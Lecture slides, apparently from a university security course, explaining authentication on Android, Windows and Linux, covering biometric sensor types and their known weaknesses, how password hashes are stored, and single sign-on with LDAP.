

# Authentication In Specific Systems

---

# Authentication in Systems

---

## **Devices and systems operate based on an identity**

- With personal data is restricted to its owner
- Each system implements specific authentication processes

## **Validation against credentials/template**

- Credentials/biometric template can be local
  - Frequently it is only local
- Can make use of secure execution mechanisms

## **Should provide offline authentication mechanisms**

- Can support online mechanisms

# Smartphones

---

## **Considered to be personal devices**

- Frequently used to personally identify a person

## **Can exploit the existence of a SIM card or other HW**

- Sold to an existing entity, Registered to an entity, Protected by a PIN code

## **Can use multiple authentication sources**

- Passwords, PINs, Patterns, Biometrics

## **Supported by Trusted Environment**

- Android: Trusty OS

# Smartphones: Android

---

## **Uses a user-authenticated-gated keys**


- Gate authenticates users to unlock keys
- Keystore stores keys in a protected environment

## **Security gates**


- Gatekeeper: for PINs/Passwords/Patterns
- Fingerprint: for fingerprints

## **PINs/Passwords/Patterns tied to an identity**

- providing a pin unlocks its keys
- Secret keys tied to a user



# Smartphones: Android



# Smartphones: Android Gatekeeper

---

## **Initial enrollment required**

- Identity plus shared secret (PIN, Password, Pattern)
- 64bit random User Secure ID is generated and stored

## **Gatekeeper in the App Environment**

- Sends SID + credentials to TEE
- Receives signed AuthToken
- Contacts keystore to obtain keys

## **Trusted Environment**

- Validates credentials for SID
- Generates with valid AuthToken

# Smartphones: AuthToken

---

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

# Smartphones: Keymaster

---

## Provides access to the keystore

- API based, not full RW access
- Replies to requests from authorized services (shared secret), having a valid (recent) AuthToken

## Keymaster 1: Android 6

- Signing API (sign, verify, import keys)

## Keymaster 2: Android 7

- Support for AES and HMAC
- Key Attestation: Certifies keys (origin, property, usages)
- Version Binding: ties keys to OS and TEE version, preventing downgrades

## Keymaster 3: Android 8

- ID Attestation: Key device identifiers are stored as HMAC(HWKEY, IDn)

## Keymaster 4: Android 9

- Embedded Secure Elements: allowing embedded “smartcards”

# Android: Keymaster Key Attestation

---

**Objective:** Ensure keys are originated from the TEE, and are authentic

## Other assurances:

- Generated by the current TEE (based on its ID)
  - $ID = \text{HMAC\_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, \text{HBK})$
  - $R = \text{a tag::RESET\_SINCE\_ID\_ROTATION}$ , HBK: a secret Hardware Backed Key

## Call: `attestKey(KeyToAttest, attestParams)`

## Result: A X.509 certificate

- Signed by a specific root certificate
- With an extension containing the result

# Smartphones: Gatekeeper auth

---

## **PIN: Direct input of a digit based code**

- Usually 4 digits but can be changed up to 16 digits
- Not related to the SIM PIN
- Vulnerable to attacks using sensors (gyro/acell)

## **Password: Direct input of a stream of characters**

- Usually limited to 16 chars
- Less vulnerable to attacks using sensors (gyro/acell)

## **Pattern: Direct input of a pattern**

- Potentially more secure than 4 digit PINS
- Stored as a unsalted SHA-1 digest
- Vulnerable to over-the-shoulder attacks, grease marks

# Smartphones: Fingerprint

---

**TEE stores a multi sample profile of a fingerprint**

- always encrypted, even inside TEE
- associated to a SID
- Deleted if user is removed from device

**Profile is obtained from sensor, validated in TEE**

- Cannot be extracted
- Fingerprint is sent to TEE for validation

**Security level varies with sensor implementation**

- Several implementations

# Fingerprint types: Optical

**Sensor takes picture of finger**

- Can use LEDs for illumination

**Only a 2D image**

- fooled by pictures, fingerprint models, latent prints

**Present in first versions and entry level devices**

An optical sensor.




Figure 2

# Fingerprint types: Capacitive


**Sensor measures capacitance along the surface**

- Ridges and valleys (in sub-epithelial layers)
- Allows for Swipe implementations (cheaper versions)

**Vulnerable to prosthetic (silicone) fingers**

- With model from authenticated user

**Interference from sweat, hand lotions, water**



# Fingerprint types: Ultrasonic

## Ultrasound emitter and receiver


- Emitter: Emits pulse that is transmitted to the finger
- Received: listens for echos as sound encounters features

**More difficult to circumvent and more resilient to surface material**

- Echos penetrate through water, lotion, and bumps on features

**Still possible...**

- [youtube/watch?v=hJ35ApLKpN4](https://www.youtube.com/watch?v=hJ35ApLKpN4)



# Smartphones: Face Recognition

---

**Objective: Match face against trained model**

- Based on commonly available face recognition software


**Requires initial enrollment to create train model**

- Successful authentication can increase train data


**Has some issues:**

- Simple image can be fooled by a picture/movie/evil twin
- Not resilient to changes in lighting
- Not resilient to changes of the subject (glasses, beard)
- Not resilient to changes in posture

# Smartphones: Face ID



# Face ID



# Laptops

---

**Laptops are considered as potentially shared devices**

- Not really considered as individual devices
- May have some sensors/readers
- May have Trusted Platform Modules (TPM)

**Authentication bound to underlying OS**

- Simpler than smartphones
  - No SIM card
  - No TEE
  - Simpler biometric approach

**No universal support for hardware backed key store**

# Laptops: Hardware support

---

## Fingerprint sensors like in smartphones

- Swipe, discrete or in power button

## Hardware for face recognition

- standard camera (standard in all laptops)
- infrared camera (more recent implementations)

## Smartcard reader

- Allows use of traditional SmartCards (e.g., CC)
- More frequent in laptops for corporate environments

## Can interact with other devices

- Smartphone, bracelet, Yubikey

# OS: Windows

---

## **Supports a wide range of authentication methods**

- PIN, Password, Biometrics, SmartCards, Tokens
- supports remote authentication (e.g., Active Directory)

## **Credentials stored in SAM (Security Account Manager)**

- Optional: partially encrypted using SysKey
- trivial to remove a user password (delete SAM entry)
- Mapped to windows registry in HKLM/SAM

## **Since W Vista UAC enforces Access Control after authentication**

- Vista launched in 2006
- UAC can still be disabled!

# OS: Windows Passwords

## **Password: Direct validation against stored value**

- Stored in c:\Windows\System32\Config\SAM
- Encrypted with Boot Key (SysKey)
- Complexity imposed by Admin Policy

## **LM Password Hash Up to W7**


- Encrypts standard value (KGS!@#\$%) using DES(password, standard)

## **NTLM Password Hash**

- Non Salted MD4(Password)
- Same password -> same hash

## **Validation:**

- Request username and password
- Calculates hash, compares the result with stored value



# OS: Windows PIN

---

## **Backed by a Trusted Platform Module (TPM)**

- Similar to TEE, provides secure environment with storage
- Can guarantee hardware tamper free state

## **PIN unlocks TPM which allows access to keys**

- repeated incorrect attempts will lock TPM
- cannot be extracted (bound to device)

# OS: Windows Hello

---

## Uses Visible Light + IR cameras to obtain 3D image

- Can have LED for flood illumination
- IR camera adds resilience to lighting changes
- Two cameras introduce 3D depth data (from the parallax)
- PIN is mandatory as backup

## Vulnerable

- to 3d printed face?
- to IR sensitive print
- to standard print in earlier W10



# OS: Linux

---

## **Supports a wide range of authentication methods**

- PIN, Password, Biometrics, SmartCards, Tokens
- supports remote authentication (e.g., Active Directory)

## **Pluggable Authentication Modules allows per app authentication policies/mechanisms**

- without modification to applications
- e.g: SmartCards, OTP, Kerberos, LDAP, Databases, Network Location, etc..

## **Standard Credentials stored in /etc/shadow**

- not encrypted
- Alternate authentication methods may use other storage (e.g., TPM, SmartCard, Database)

# OS: Linux Passwords

---

## User account info in /etc/passwd

- username, user id, shell...

## Credentials stored in /etc/shadow

- only readable by root, transformed using a salted digest

## Validation:

- obtain credential from user
- access shadow: verify hash used and obtain salt
- calculate hash(salt + password) for N rounds (default is 5000)
- compare result obtained

## Entry:

user:\$6\$kJ2HbBT/C8MxFIN1\$YWNjZDczOWVmNWNmNjBiYmRINjBmYWUxZTc4YTJm  
M2FjZDVmNGU3MmM3MjI2YzZkYzI2YjRIMDU4:17716:0:99999:7:::

**Meaning: username:\$ hash used \$ salt \$ password hash: ... dates and validity**

# SSO: Single Sign On

---

**Unique, centralized authentication for a set of federated services**

- The identity of a client, upon authentication, is given to all federated services
- The identity attributes given to each service may vary
- The authenticator is called **Identity Provider (IdP)**

## Examples

- SSO authentication at UA
  - Performed by a central IdP ([idp.ua.pt](http://idp.ua.pt))
  - The identity attributes are securely conveyed to the service accessed by the user

# SSO: Single Sign On

---

## **Trusted third parties (TTP) used for authentication**

- But often combined with other related functionality
- E.g. Google, Facebook

## **AAA services**

- Authentication, Authorization and Accounting
- e.g. RADIUS and DIAMETER

# SSO: Single Sign On

---

## Advantages:

- Can reuse same credentials over multiple systems/services
- Single secure repository for credentials
  - More difficult to steal credentials when used in many services
- Can implement restrictions to services/systems

## Disadvantages:

- Requires additional servers
- Single point of failure: without authentication systems, no one will be authenticated
  - Important to also deploy local credentials for admins
- Introduces delays in the authentication process

# SSO: Single Sign On

---

**Requires software that “injects” remote users into local system**

- Windows: Remote users not available in SAM
- Linux: Remote users not available in /etc/passwd
- Must cache data to enable large number of validations (e.g., ls)

**May provide further information to be used as user profile**

- Type of user (student, professor, admin)
- email, home, other preferences

**Systems that make use of SSO need to be provisioned**

- And sometimes, specifically authorized

# SSO: LDAP

## Lightweight Directory Access Protocol

---

### Protocol to keep distributed directory information

- Directory keeps hierarchical information about users, systems and services
  - E.g., address book, user profile
- Information is organized in a tree: dn=user,ou=deti,dc=ua, dc=pt
  - DC: Domain Component, OU: Organizational Unit, DN: Distinguished Name
- Each record obeys to a specified composition of individual schemas

